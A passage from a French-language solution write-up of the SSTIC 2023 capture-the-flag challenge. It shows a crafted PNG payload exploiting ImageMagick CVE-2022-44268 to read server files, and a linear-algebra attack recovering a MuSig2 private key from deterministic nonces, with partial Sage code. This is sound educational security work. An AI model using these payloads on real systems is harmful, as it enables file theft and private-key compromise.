Challenge SSTIC 2023

Solution détaillée

Valentino Ricotta
@face0xff

Challenge réalisé par
Ledger Donjon

Table des matières

1 Introduction

Après deux années à m'adonner à la résolution du challenge SSTIC sans succès, j'ai enfin le plaisir de faire partie du cercle très fermé des finisseurs. Le challenge de cette année, concocté par Ledger Donjon, constituait un savant mélange de thématiques variées : web, cryptographie, hardware, analyse *side channel*, rétro-ingénierie, exploitation binaire et blockchain.

Le challenge fut comme à son habitude gratifiant et exigeant. Il m'a donné l'occasion de me familiariser avec quelques concepts qui m'étaient auparavant inconnus, et a su m'inculquer du savoir nouveau avec une efficacité remarquable.

À travers ce rapport, je me ferai un plaisir de partager mon cheminement au travers des différentes étapes qui composaient le challenge.

1.1 Énoncé du challenge

1.1.1 Présentation

En titubant dans la rue Saint-Michel, vous avez rencontré une personne coiffée d'une toque de pâtissier qui vous a tendu un tract. À tête reposée, vous l'avez lu et celui-ci contient le message suivant :

> *Salud deoc'h !*
>
> *Votre nouvelle boulangerie Trois Pains Zéro a décidé d'innover afin d'éviter les files d'attente et vous permettre de déguster notre recette phare : le fameux quatre-quarts. À partir du 1er juillet 2023, il vous suffira d'acquérir un Jeton Non-Fongible (JNF) de notre collection sur OpenSea, et de le présenter en magasin pour recevoir votre précieux gâteau.*
>
> *La page d'achat sera bientôt disponible pour tous nos clients et nous espérons vous voir bientôt en magasin.*
>
> *Délicieusement vôtre,*
>
> *Votre boulangerie Trois Pains Zéro*

1.1.2 Objectif

Le challenge consiste à accéder à l'interface d'achat du JNF sur le site de la boulangerie avant tout le monde, et de le prouver en contactant le chef patissier par courriel à une adresse de la forme `^[a-z0-9]32@sstic.org`.

1.2 Résumé succint des étapes du challenge

Étape 0. Une petite étape préliminaire de reconnaissance "web3" démarrant sur la plateforme de jetons non-fongibles OpenSea, et visant à retrouver l'adresse du site internet responsable de l'hébergement de la galerie de NFTs de la boulangerie (section 2).

Étape 1. Exploitation d'une faille lors du téléversement d'une image sur le site de la galerie. Une vulnérabilité publique dans le logiciel *ImageMagick* permettait de lire des fichiers arbitraires sur le serveur et de récupérer des fichiers de sauvegarde (section 3).

Étape 2. Cette étape était subdivisée en quatre : dans chaque sous-étape, le but était de retrouver une clé privée. L'aggrégation des quatre clés permettait de générer une signature donnant accès à l'interface d'achat de la boulangerie.

Étape 2.a. Attaque cryptographique d'une instance d'un système d'aggrégation de multi-signature de Schnorr (*MuSig2*). La faiblesse reposait sur l'utilisation de nonces prédictibles (section 4.1).

Étape 2.b. Cassage d'un porte-monnaie numérique renfermant une phrase mnémonique BIP39 dont est dérivée une clé privée. Le système de protection modélisait un circuit logique dont les entrées dépendaient d'un mot de passe à déterminer (section 4.2).

Étape 2.c. Pénétration d'un équipement physique exposant un service cryptographique par le biais d'un *front-end*, dont le binaire (ARM) était donné. L'exploitation d'une première vulnérabilité de corruption mémoire dans le *front-end* permettait de rebondir sur le firmware *back-end* (aussi ARM), où une seconde vulnérabilité permettait d'exfiltrer la clé privée (section 4.3).

Étape 2.d. Analyse par canal auxiliaire d'une mémoire sécurisée dont les mesures de la consommation de puissance étaient fournies. L'utilisation d'un modèle de fuite simple tel que le poids de Hamming permettait de retrouver la clé privée (section 4.4).

Étape 3. L'interface d'achat désormais accessible sur le site de la boulangerie proposait d'acheter le NFT tant convoité en fournissant un coupon d'accès. Le système de validation du coupon était piloté par un *smart contract* Cairo opérant sur un réseau Starknet. La rétro-ingénierie du contrat rendait possible la construction d'un coupon d'accès valide (section 5).

2 Étape 0

Une fois n'est pas coutume, le challenge démarre par une petite étape relativement accessible afin d'introduire la trame scénaristique. Le point d'entrée, fourni dans la description de l'épreuve, est un lien vers un NFT sur la plateforme OpenSea. Ce dernier est associé à une image de chien déguisé en homard (figure 1). Mon premier réflexe fut d'inspecter rapidement l'image, au format PNG, afin de ne pas négliger un potentiel élément de stéganographie. Cette analyse n'a rien donné.

Figure 1: NFT possédé par la boulangerie.

En inspectant la page du NFT sur OpenSea, on tombe dans la description sur un lien vers une page Etherscan permettant d'obtenir plus d'informations sur le contrat associé au NFT, comme décrit figure 2.



Figure 2: Description OpenSea mentionnant un *contrat non-identifié*.

On a alors accès au code source du contrat, `TroisPainsZeroJNF.sol`, dont voici les quelques premières lignes :

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.17;

import "./ERC1155.sol";

contract TroisPainsZeroJNF is ERC1155 {
    /*////////////////////////////////////////////////////////////////
                            CONSTANTS/IMMUTABLES
    ////////////////////////////////////////////////////////////////*/
    string constant BASE_URI = 'data:application/json;base64,eyJuYW1lIjogIlRyb2lzIFBhaW5zIFp'
                               'lcm8iLAogICAgICAgICAgImRlc2NyaXB0aW9uIjogIkxvYnN0ZXJkb2cgcGF'
                               'zdHJ5IGNoZWYuIiwKICAgICAgICAgICJpbWFnZSI6ICJodHRwczovL25mdC5'
                               'xdWF0cmUtcXUuYXJ0L25mdC1saWJyYXJ5LnBocD9pZD0xMiIsCiAgICAgICA'
                               'gICAiZXh0ZXJuYWxfdXJsIjogImh0dHBzOi8vbmZ0LnF1YXRyZS1xdS5hcnQ'
                               'vbmZ0LWxpYnJhcnkucGhwP2lkPTEyIn0K';
    bytes constant MINT_DATA = bytes("");
    uint256 public constant COLLECTION_ID = 1;
    address payable public immutable OWNER;

    [...]
```

La chaîne `BASE_URI` nous interpelle. En la décodant, on découvre une structure JSON :

```
{
    "name": "Trois Pains Zero",
    "description": "Lobsterdog pastry chef.",
    "image": "https://nft.quatre-qu.art/nft-library.php?id=12",
    "external_url": "https://nft.quatre-qu.art/nft-library.php?id=12"
}
```

En se rendant sur le lien donné dans le champ `image` ou `external_url`, on retrouve l'image du chien. On réalise cependant qu'il s'agit d'un site web externe qui héberge les images des NFTs et qui est détenu par la boulangerie. En modifiant l'identifiant dans l'URL par un 1, on tombe nez à nez avec une image qui comporte le tout premier flag du challenge (figure 3).

`SSTIC{6a4ec745c1403b1ebf09fbd5a3021d1226330197641d4f65008ba0cd0fe48c62}`

Figure 3: Flag de l'étape 0 dans une image de la galerie de NFTs.

3 Étape 1

Nous avons maintenant accès au site de la galerie de NFTs de la boulangerie. On nous annonce sur la page `nft-library.php` que l'on peut téléverser une image qui va être *redimensionnée* par le serveur. Un peu de reconnaissance basique nous révèle aussi que le serveur nous renvoie un *header* HTTP relativement inaccoutumé : "`X-Powered-By: ImageMagick/7.1.0-51`". Ceci n'est pas sans nous rappeler le lourd historique de vulnérabilités publiques sur l'utilitaire *ImageMagick* (dont notamment les vulnérabilités *ImageTragick*).

En l'occurence, on découvre rapidement l'existence de la `CVE-2022-44268`, assez récente, qui permet de lire un fichier arbitraire à distance lors de la conversion d'un fichier au format PNG.

Plus précisément, lorsqu'une image au format PNG possède un *chunk* de type `tEXt` contenant le mot-clé "profile", alors la valeur associée à ce mot-clé est utilisée comme un chemin vers un fichier. Le contenu de ce fichier est lu, et est chargé en tant que *raw profile* dans l'image post-opération.

Ainsi, nous pouvons faire fuiter le contenu de fichiers arbitraires sur le serveur en téléversant une image malicieuse, puis en téléchargeant l'image redimensionnée par le serveur. Pour cela, je me suis inspiré d'une petite image *proof-of-concept* trouvée sur Github, et j'ai utilisé le logiciel TweakPNG afin d'éditer les *chunks* pour ajuster le chemin du fichier à lire.

Par réflexe, on tente le chemin très classique `/var/www/html/nft-library.php` qui nous permet de retrouver la source PHP de la page. Notre PNG malicieux ressemble à ceci :

```
$ hexdump -C payload.png
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 00 01 00 00 00 01  01 00 00 00 00 37 6e f9  |.............7n.|
00000020  24 00 00 00 0a 49 44 41  54 78 9c 63 68 00 00 00  |$....IDATx.ch...|
00000030  82 00 81 77 cd 72 b6 00  00 00 25 74 45 58 74 70  |...w.r....%tEXtp|
00000040  72 6f 66 69 6c 65 00 2f  76 61 72 2f 77 77 77 2f  |rofile./var/www/|
00000050  68 74 6d 6c 2f 6e 66 74  2d 6c 69 62 72 61 72 79  |html/nft-library|
00000060  2e 70 68 70 1c 4c 74 5c  00 00 00 00 49 45 4e 44  |.php.Lt\....IEND|
00000070  ae 42 60 82                                       |.B`.|
```

On télécharge alors l'image redimensionnée par le serveur : celle-ci fait environ 3 Ko, ce qui est plutôt anormalement grand comparé à notre image initiale !

```
$ hexdump -C resized.png | head -n 10
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 01 00 00 00 01 00  01 00 00 00 00 74 09 95  |.............t..|
00000020  cb 00 00 00 04 67 41 4d  41 00 00 b1 8f 0b fc 61  |.....gAMA......a|
00000030  05 00 00 00 02 62 4b 47  44 00 01 dd 8a 13 a4 00  |.....bKGD.......|
00000040  00 00 07 74 49 4d 45 07  e7 04 04 15 1d 0d 26 47  |...tIME.......&G|
00000050  c1 37 00 00 0b 13 7a 54  58 74 52 61 77 20 70 72  |.7....zTXtRaw pr|
00000060  6f 66 69 6c 65 20 74 79  70 65 20 70 68 70 00 00  |ofile type php..|
00000070  68 81 a5 5a 49 92 eb 3a  0e dc e3 14 7d 04 89 a3  |h..ZI..:....}...|
00000080  74 1c 5b 43 f4 f2 df 7f  d5 89 04 29 51 93 ed fa  |t.[C.......)Q...|
00000090  fd 1c af 6c 8b 24 88 19  49 d0 f2 cf 7f ff 91 ff  |...l.$..I.......|
```

On remarque l'existence d'un nouveau chunk `zTXt`, qui représente des données compressées. À partir de l'offset `0x70`, on retrouve un flux compressé *zlib* que l'on peut décompresser manuellement. Cette dernière donne alors une longue chaîne hexadécimale qui une fois décodée, dévoile la source PHP recherchée. Ses premières lignes sont les suivantes :

```php
<?php
header("X-Powered-By: ImageMagick/7.1.0-51");

// SSTIC{8c44f9aa39f4f69d26b91ae2b49ed4d2d029c0999e691f3122a883b01ee19fae}
// Une sauvegarde de l'infrastructure est disponible dans les fichiers suivants
// /backup.tgz, /devices.tgz
//
```

Nous pouvons valider le flag et conclure l'étape 1 du challenge. Toutefois, il est nécessaire de réutiliser la vulnérabilité afin de télécharger les fichiers `/backup.tgz` et `/devices.tgz`, comme proposé dans le commentaire.

4 Étape 2

On extrait les archives `backup.tgz` et `devices.tgz` téléchargées lors de l'étape précédente. Cela donne l'aborescence de fichiers suivante :

```
$ tree backup -L 2
backup
├── deviceA
│   ├── baker_pubkey.py
│   ├── logs.txt
│   └── musig2_player.py
├── deviceB
│   ├── seed.bin
│   └── seedlocker.py
├── deviceC
│   ├── frontend_service.bin
│   ├── ld-linux-aarch64.so.1
│   ├── pow_solver.py
│   └── remote_lib.so.6
├── deviceD
│   └── data.h5
├── flags
│   ├── crypt.py
│   ├── encrypted_flags
│   └── requirements.txt
├── info.eml
└── server
    ├── achat.py
    ├── admin.py
    ├── config.py
    ├── deploy.py
    ├── main.py
    ├── musig2.py
    ├── requirements.txt
    ├── smart_contract.py
    ├── static
    └── templates
```

Le fichier `info.eml` nous communique de nombreuses informations profitables. Le site web permettant d'acquérir le NFT est disponible à l'adresse https://trois-pains-zero.quatre-qu.art/ (sources dans `server/`). Il est protégé par une interface d'administration qui implémente un mécanisme multi-signature : ainsi, il faut rassembler quatre clés privées afin d'y accéder.

Chaque clé privée est stockée sur un dispositif différent, nommés `deviceA`, `deviceB`, `deviceC` et `deviceD`. Le but des étapes 2.a à 2.d du challenge est de retrouver ces clés privées. Enfin, le dossier

`flags/` contient un script permettant de déchiffrer des flags intermédiaires à partir de chaque clé privée, que l'on peut soumettre sur la plateforme SSTIC. Pour chaque *device*, on nous donne alors quelques courtes instructions :

- `deviceA` implémente un protocole de multi-signature, dont `musig2_player.py` est le code client. On nous donne les clés publiques de chaque membre ainsi qu'un fichier de logs avec plusieurs valeurs interceptées (messages à signer, valeurs intermédiaires...).
- `deviceB` implémente un "porte-monnaie numérique" protégé par un mot de passe, que l'on retrouve dans le fichier `seedlocker.py`. En lui fournissant le bon mot de passe, celui-ci génère une phrase mnémonique qui sert de graine pour dériver une clé privée.
- `deviceC` est un équipement physique, disponible en TCP via `device.quatre-qu.art:8080`, qui expose des fonctionnalités cryptographiques. Le binaire (`frontend_service.bin`) nous est fourni, ainsi que la libc et le *loader*.
- `deviceD` est une mémoire sécurisée qui nous n'est pas fournie, mais pour laquelle on a accès à des traces d'analyse de consommation de puissance (`data.h5`). On nous informe que la clé qui y est stockée est à chaque fois *xorée* avec des masques différents qui nous sont donnés.

4.1 Étape 2.a

4.1.1 Introduction au protocole MuSig2

Commençons par inspecter les fichiers qui nous sont donnés. Dans le fichier `baker_pubkey.py`, nous avons les clés privées des quatre acteurs A, B, C et D de la multi-signature qui nous sont fournies. Celles-ci représentent des points sur la courbe elliptique `secp256k1`[1].

```
from ecpy.curves import Point, Curve

cv = Curve.get_curve("secp256k1")

MY_PK       = Point(0x7d29a75d7745c317aee84f38d0bddbf7eb1c91b7dcf45eab28d6d31584e00dd0,
                    0x25bb44e5ab9501e784a6f31a93c30cd6ad5b323f669b0af0ca52b8c5aa6258b9, cv)
BERTRAND_PK = Point(0x206aeb643e2fe72452ef6929049d09496d7252a87e9daf6bf2e58914b55f3a90,
                    0x46c220ee7cbe03b138a76dcb4db673c35e2ab81b4235486fe4dbd2ad093e8df4, cv)
CHARLES_PK  = Point(0xab44fe53836d50fa4b5755aa0683b5a61726e508a1ca814a93e1eab7122abdea,
                    0x4cbd1496aa36fc016bfe7b12c9fb8bb78eacab6f3655c586604250bb870cdaf1, cv)
```

[1] Il s'agit d'une courbe très utilisée en cryptographie par courbes elliptiques, popularisée par le Bitcoin.

```
DANIEL_PK   = Point(0xb1c1e7545483dce5567345a7cf12d1c0a6bcbd0637b81f4082453a9bd89bd701,
                    0xb01d4cadf75b8ce3e05eda73a81a7c5cfb67618950e60657d61d4a44d2115dc7, cv)
```

Vient ensuite le cœur de l'épreuve, à savoir le fichier `musig2_player.py` qui implémente le protocole de multi-signature du point de vue de l'acteur A :

```python
import musig2_comm
import my_secret_data
import baker_pubkey
import hashlib
from ecpy.curves import Curve, Point

cv = Curve.get_curve("secp256k1")
G = cv.generator
order = cv.order

# private key
my_privkey = my_secret_data.privkey

def Hash_agg(L,X):
    to_hash = b""
    for i in L:
        to_hash += i.x.to_bytes(32,byteorder="big") + i.y.to_bytes(32,byteorder="big")
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def Hash_non(X,Rs,m):
    to_hash = b""
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    for i in Rs:
        to_hash += i.x.to_bytes(32,byteorder="big") + i.y.to_bytes(32,byteorder="big")
    to_hash += m
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def Hash_sig(X,R,m):
    to_hash = b""
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    to_hash += R.x.to_bytes(32,byteorder="big") + R.y.to_bytes(32,byteorder="big")
    to_hash += m
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")
```

```
35
36 def get_nonce(x,m,i):
37     # NOTE: this is deterministic but we shouldn't sign twice the same message, so we are fine
38     digest = int.from_bytes(hashlib.sha256(i.to_bytes(32,"big")).digest(),"big")
39     m_int = int.from_bytes(m, "big")
40     return pow(x*m_int, digest, order)
41
42 def key_aggregation(L):
43     KeyAggCoef = [0] * len(L)
44     Agg_Key = Point.infinity()
45     for i in range(len(L)):
46         KeyAggCoef[i] = Hash_agg(L,L[i])
47         Agg_Key += KeyAggCoef[i] * L[i]
48     return Agg_Key
49
50 def first_sign_round_sign(x,m,nb_players,f_nonce):
51     # each player draws a random number for each player
52     bound = order
53     rs = [0] * nb_players
54     Rs = [0] * nb_players
55     for j in range(nb_players):
56         r = f_nonce(x,m,j+1)
57         rs[j] = r
58         Rs[j] = (r * G)
59     return rs, Rs
60
61 def second_sign_round_sign(L, Rs, m, a, x, rs):
62     X = key_aggregation(L)
63     b = Hash_non(X,Rs,m)
64
65     R = Point.infinity()
66     for j in range(len(L)):
67         exp = pow(b,j,order)
68         R += exp* Rs[j]
69     R = R
70     c = Hash_sig(X,R,m)
71
72     s = (c * a * x) % order
73     for j in range(nb_players):
74         s = (s + rs[j] * pow(b,j,order)) % order
75     return R, s, c
```

```
76
77 if __name__ == "__main__":
78     nb_players = 4
79
80     # my public key
81     my_pubkey = baker_pubkye.MY_PK
82     Bob_pubkey = baker_pubkey.BERTRAND_PK
83     Charlie_pubkey = baker_pubkey.CHARLES_PK
84     Dany_pubkey = baker_pubkey.DANIEL_PK
85
86     L = [my_pubkey, Bob_pubkey, Charlie_pubkey, Dany_pubkey]
87
88     a = Hash_agg(L,my_pubkey)
89
90     # receive the message to sign
91     m = musig2_comm.receive_message_to_sign(log=True) #input
92
93     # compute the first round signature
94     my_rs, my_Rs = first_sign_round_sign(my_privkey,m,4,get_nonce)
95
96     # send my_Rs to the aggregator
97     musig2_comm.send_to_aggregator(my_Rs, log=True)
98
99     # aggregator answers with the aggregation of Rs
100    Rs = musig2_comm.receive_from_aggregator()
101
102    # compute my signature share
103    my_s = second_sign_round_sign(L, Rs, m, a, my_privkey, my_rs)
104
105    # send it to the aggregator
106    musig2_comm.send_to_aggregator(my_s, log=True)
107
108    # receive the final signature
109    s = musig2_comm.receive_from_aggregator(log=True)
```

Comme mentionné par le nom du fichier et le nom d'une des librairies importées, il s'agit d'une implémentation du protocole MuSig2, dont un papier assez détaillé décrit le fonctionnement. Dans les grandes lignes, ce protocole suit les étapes suivantes afin de calculer la signature d'un message m (étapes qui sont explicitement suivies dans le *main* du script Python) :

1. Chaque acteur i génère un *nonce* secret pour chaque acteur j, noté $r_{i,j}$. Pour chaque *nonce*,

il existe une version publique $R_{i,j} = r_{i,j} \cdot G$, où G est le générateur de la courbe.

2. Les $R_{i,j}$ sont envoyés à un *aggrégateur*, qui calcule les sommes $R_j = R_{1,j} + \ldots + R_{4,j}$ et les renvoie à chaque acteur, qui peut alors partir d'une même base de *nonces* publics aggrégés.
3. Chaque acteur i calcule une signature partielle s_i du message m, à l'aide de sa clé privée x_i et des R_j.
4. Les signatures partielles s_i sont envoyées à l'*aggrégateur*, qui les fusionne afin de générer une signature finale s, renvoyée à tous les acteurs.

Note : ce qu'on appelle *aggrégateur*, c'est un système capable dans un premier temps d'aggréger tous les *nonces* reçus et de les redistribuer, et dans un second temps d'aggréger les signatures afin de calculer la multi-signature finale. C'est aussi un point de communication central entre tous les acteurs. Son existence est principalement dûe à un souci d'optimisation : on pourrait très bien par exemple laisser chaque acteur envoyer ses *nonces* publics à tous les autres acteurs, et laisser chacun effectuer le calcul de l'aggrégation, mais cela est beaucoup plus coûteux.

Enfin, le challenge nous met dans la peau d'un attaquant qui aurait intercepté les communications entre l'acteur A et l'aggrégateur. Le fichier `logs.txt` nous donne une série de 5 instances de signature, dont en voici une pour exemple :

```
LOG: MESSAGE TO SIGN: b'250 grammes de farine blanche'
LOG: RECEIVED: b'250 grammes de farine blanche'
LOG: SENT: 0xc66009b19ed33aa47376042817d8dce2c93d99f67dc0794ffb37b6ff3f5adec1, [...8 total]
LOG: RECEIVED: 0x66c161685e672770546765482b854464189859bcf12892eb5f3ddf76c83811c, [...8 total]
LOG: SENT: 0x21a494d6d53a19960c26c6233396923d1b02b966fc2aac454a34de16962f8f4c
LOG: RECEIVED: 0x12b98b30b19d4127e71a4a25977d796c159d4e42c4c5dd9a824d283e531ac257
```

Pour une instance de signature d'un message, on connait donc les éléments suivants :

- le message m qui a été signé ;
- les *nonces* publics $R_{1,1}, \ldots R_{1,4}$ envoyés par l'acteur A (8 nombres, soient 4 points) ;
- les *nonces* aggrégés R_j reçus (4 points aussi) ;
- la signature partielle s_1 de l'acteur A ;
- la signature finale s.

4.1.2 Exploitation du déterminisme des *nonces*

Un passage dans le script de génération des *nonces* attire tout particulièrement notre attention.

```python
def get_nonce(x,m,i):
    # NOTE: this is deterministic but we shouldn't sign twice the same message, so we are fine
    digest = int.from_bytes(hashlib.sha256(i.to_bytes(32,"big")).digest(),"big")
    m_int = int.from_bytes(m, "big")
    return pow(x*m_int, digest, order)

def first_sign_round_sign(x,m,nb_players,f_nonce):
    rs = [0] * nb_players
    Rs = [0] * nb_players
    for j in range(nb_players):
        r = f_nonce(x,m,j+1)
        rs[j] = r
        Rs[j] = (r * G)
    return rs, Rs
```

Le commentaire dans la fonction `get_nonce` nous met immédiatement la puce à l'oreille. En effet, les *nonces* doivent normalement être choisis aléatoirement et gardés secrets. Ici, ils sont purement déterministes : certes, ils dépendent de la clé privée x donc ne sont pas calculables directement, mais il est très probable que cette dernière propriété affaiblisse grandement le problème.

Si l'on déroule les équations associées aux fonctions de signature des premier et deuxième *rounds*, on arrive à exprimer la signature partielle s de l'acteur A en fonction de sa clé privée x, de ses *nonces* privés $r_0, \dots r_3$ et des paramètres c, a et b (qui sont des valeurs dépendant entièrement de données publiques, et que l'on sait calculer) :

$$s = cax + r_0 + r_1 b + r_2 b^2 + r_3 b^3$$

Or d'après `get_nonce`, $r_j = (mx)^{h_j}$ où h_j est un grand entier dérivé d'un SHA-256 de j :

$$s = cax + \sum_{j=0}^{3} b^j m^{h_j} x^{h_j} \tag{1}$$

Pour ma première idée, je suis parti un peu loin : j'ai voulu définir, pour chaque instance de signature donnée, la famille de polynômes $(P_k)_{1 \leq k \leq 5}$ définie par $P_k = \sum_{j=0}^{3} b_k {m_k}^{h_j} X^{h_j} + ac_k X - s_k$. Les P_k ont une racine commune : la clé privée x, que l'on pourrait retrouver en calculant le PGCD $\bigwedge_k P_k$. Malheureusement, cela ne fonctionne pas : même si les polynomes sont très creux, la complexité

du calcul dépend du degré des polynômes qui est très grand, rendant l'attaque inenvisageable en pratique.

Finalement, la solution est beaucoup plus simple. L'équation 1 déclinée pour chaque instance de signature donne en fait directement un système linéaire que l'on peut résoudre pour retrouver x.

$$\begin{bmatrix} ac_1 & b_1{m_1}^{h_0} & \dots & {b_1}^3{m_1}^{h_3} \\ ac_2 & b_2{m_2}^{h_0} & \dots & {b_2}^3{m_2}^{h_3} \\ ac_3 & b_3{m_3}^{h_0} & \dots & {b_3}^3{m_3}^{h_3} \\ ac_4 & b_4{m_4}^{h_0} & \dots & {b_4}^3{m_4}^{h_3} \\ ac_5 & b_5{m_5}^{h_0} & \dots & {b_5}^3{m_5}^{h_3} \end{bmatrix} \begin{bmatrix} x \\ x^{h_0} \\ x^{h_1} \\ x^{h_2} \\ x^{h_3} \end{bmatrix} = \begin{bmatrix} s_1 \\ s_2 \\ s_3 \\ s_4 \\ s_5 \end{bmatrix}$$

Il ne reste plus qu'à inverser ce système pour retrouver le vecteur $(x, \dots x^{h_3})$, ce qui permet *a fortiori* de retrouver la clé privée x. J'ai implémenté ceci à l'aide de Sage :

```
import baker_pubkey
import hashlib
from ecpy.curves import Curve, Point

cv = Curve.get_curve("secp256k1")
G = cv.generator
order = cv.order

s = [
    0x57c314c11adfe86309032c70f227339866e8e47fed91e133e89556f218235d8,
    0x21a494d6d53a19960c26c6233396923d1b02b966fc2aac454a34de16962f8f4c,
    0xb353f7f1737c4674317055b86fb6fbd271a8d34e2dd2809fc97a4cc09bbfcb3f,
    0x4972416b4e73b103cf432b0ab04bf6e8b1f9dcdc86635ffa932226b231c03be5,
    0xdc0c4ae900a736ad2e5ce285eb1fb378bb15700d118a8fcf4ab075e000e54ba,
]

msg = [
    b"250 grammes de beurre", # ou de margarine ;)
    b"250 grammes de farine blanche",
    b"250 grammes de sucre en poudre",
    b"4 oeufs de poules frais", # ou du yaourt de soja ;)
    b"11 grammes de levure chimique et quelques grains de sel",
]

Rs = [
```

```
    [
        Point(0xca0216f379a499e2e9773245267e3d7b1245750de4358ac2499b66ae0f45c211,
              0xbf9e67581992eb02a12b795cce5d6bdc794c1ee8129006a665dc958754773cce, cv),
        Point(0xe638277ca481b3ca881c1fde1d6fdcf671466cc6e9d0de8c9f083607b4645362,
              0x957900e8140f57fcb9f4cad268ef84dc77fa34ea80e8274642ea07a1c3edb55f, cv),
        Point(0x453e7e221a5361e722c229f5faaedbd9495ca8f5b63f201fa47eef9878ac04a2,
              0xecfceaadd2591bd759e1a751b3740be6d21601ff8e925332b8963393f868f453, cv),
        Point(0xf880396f3eb021d6d4b71fc883f8855c6e6288c3bf148b888ed0fbba33c3531f,
              0x5a5d3c45571217f5fcdc5d7feccb5dba626c2581bf962cc41f9f520435d8964a, cv)
    ],
    [
        Point(0x66c161685e672770546765482b854464189859bcf12892eb5f3ddf76c83811c,
              0xc7e9cac84db68fcb74ff89687101008489ba0a8f57c18e2a708a4c5554d255b8, cv),
        Point(0xfa71f4fa3f9ad2b106287c77b46bfb358120e074a57dceba623b40ab2d9f4ce4,
              0xdce7d49abce1272507dff28695973455cf41e5c0b41094d77b2c1dd1d7df4479, cv),
        Point(0xc895732ad7320d47ab9a710b163c56e6c99bb53c93f1a5043dd584424c77f36e,
              0x2a71c47194350c5814a964bae705d71bf658aadc601eed1a0ab57af797d156b1, cv),
        Point(0xfa5b467080722ac45feaf0134a97f5d784905f6dd857152ad28a8f59edd37060,
              0x9c379aed2effa2ed8e5c27a710b33e925dd482c251a364afa5561a56a7bb3838, cv),
    ],
    [
        Point(0x6efbcbb330c502d0d308a7555804c506e7ac54db8edb86a18b5061a1bfafc083,
              0xeab2271effcdecc216865db505ddd431ade63fee6e110b380da0a0775a09b999, cv),
        Point(0x5ea470bc53ca75ab0952d0c90404328898ce74735a269807a2cf81d5be9598c1,
              0x23477afd9ddf8f3b21c6aeb37fbf055d3ac330eefb622cd50400fcb0f6affc32, cv),
        Point(0xb592139684a86c5d506c3b12238ad3cc0c8178c4d0f211461b341f2fd95e10ae,
              0x7157750ff755b549b61e5d7bf064e37cabee538e6dd0fff253e99f1f1e9a35b2, cv),
        Point(0x99aa5bbedfd05e6b9954c3e05e90920991340a2584b03c7cbcff33399c963390,
              0xea15128255cd1264e7167cd95c2c8e22132c8dab6bf9bd08fc0bb16ef6abfe6f, cv),
    ],
    [
        Point(0x1e13d65348826e8560d33b81efeecc6464e2e852983c9c54b8188e792552a1d4,
              0x5ae4b1cb8194f89bf0c8f7ae0f2aab4822c5ba486a566ae3fdfa67a2ef702df8, cv),
        Point(0x8f60a83b18d4f5499b66220287079b15a970bfd6d17734192509434e6ef91b8,
              0x3a39131b3b4c448b1a489784fd93bfa73017fcb75b96d5dcb8e8e8de76717a3c, cv),
        Point(0xcc0e380f6bb855f7af59681ac47060f3b5005e70ef9b8a520f0430162ec95cc7,
              0xaa2b78ba7d9d846e3dc14b45caff038c4bb023e63575c8357ca3993e9b9fe6c2, cv),
        Point(0xd47b6cfc7c1086a1faa0e04f10d5823ba87bb8ed437893fa6914e60df7809f2d,
              0xfcff3742e7fdc5209a42b28d4f66777baf24f2704d5c69b6dfc48bb3faa974d1, cv),
    ],
    [
```

```
        Point(0xd32900b4d5d56642673c40bff1b6de499ec45317afd20627395f8f50d6946b5d,
              0x9fe12195a34dd1e48ba3b612262e850d521ebd926e1331645c56571e9c903e4b, cv),
        Point(0x1356f601d92abaf3c9d1bdf5bf265140cc48658391ab3c27250d96b4406c3338,
              0x9f32e9cd35b9adc222d4c68b16f85bdc988e61001942fd1fbcc026ad0344ae26, cv),
        Point(0xe55cd82515e43d2d90a11254913fb4fe03ad9d06d933f2c42b70d845279b2550,
              0xc0ad7c801aa4ff614be15ac831c4e55d2ae4931a64c026344c501c23707a9b00, cv),
        Point(0xed74bc9246ad25f2b2a8b0fa237a2ab39b97dd314ac1a532b17ca563a1b64fe8,
              0x3a64fb5072f7b7cdd684a35869dd91acc8b6cf0cb47d97e9d349eac4620f70e3, cv),
    ],
]


def Hash_agg(L,X):
    to_hash = b""
    for i in L:
        to_hash += i.x.to_bytes(32,byteorder="big") + i.y.to_bytes(32,byteorder="big")
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def Hash_non(X,Rs,m):
    to_hash = b""
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    for i in Rs:
        to_hash += i.x.to_bytes(32,byteorder="big") + i.y.to_bytes(32,byteorder="big")
    to_hash += m
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def Hash_sig(X,R,m):
    to_hash = b""
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    to_hash += R.x.to_bytes(32,byteorder="big") + R.y.to_bytes(32,byteorder="big")
    to_hash += m
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def key_aggregation(L):
    KeyAggCoef = [0] * len(L)
    Agg_Key = Point.infinity()
    for i in range(len(L)):
        KeyAggCoef[i] = Hash_agg(L,L[i])
        Agg_Key += KeyAggCoef[i] * L[i]
    return Agg_Key
```

```
108
109 my_pubkey = baker_pubkey.MY_PK
110 Bob_pubkey = baker_pubkey.BERTRAND_PK
111 Charlie_pubkey = baker_pubkey.CHARLES_PK
112 Dany_pubkey = baker_pubkey.DANIEL_PK
113
114 L = [my_pubkey, Bob_pubkey, Charlie_pubkey, Dany_pubkey]
115 a = Hash_agg(L,my_pubkey)
116
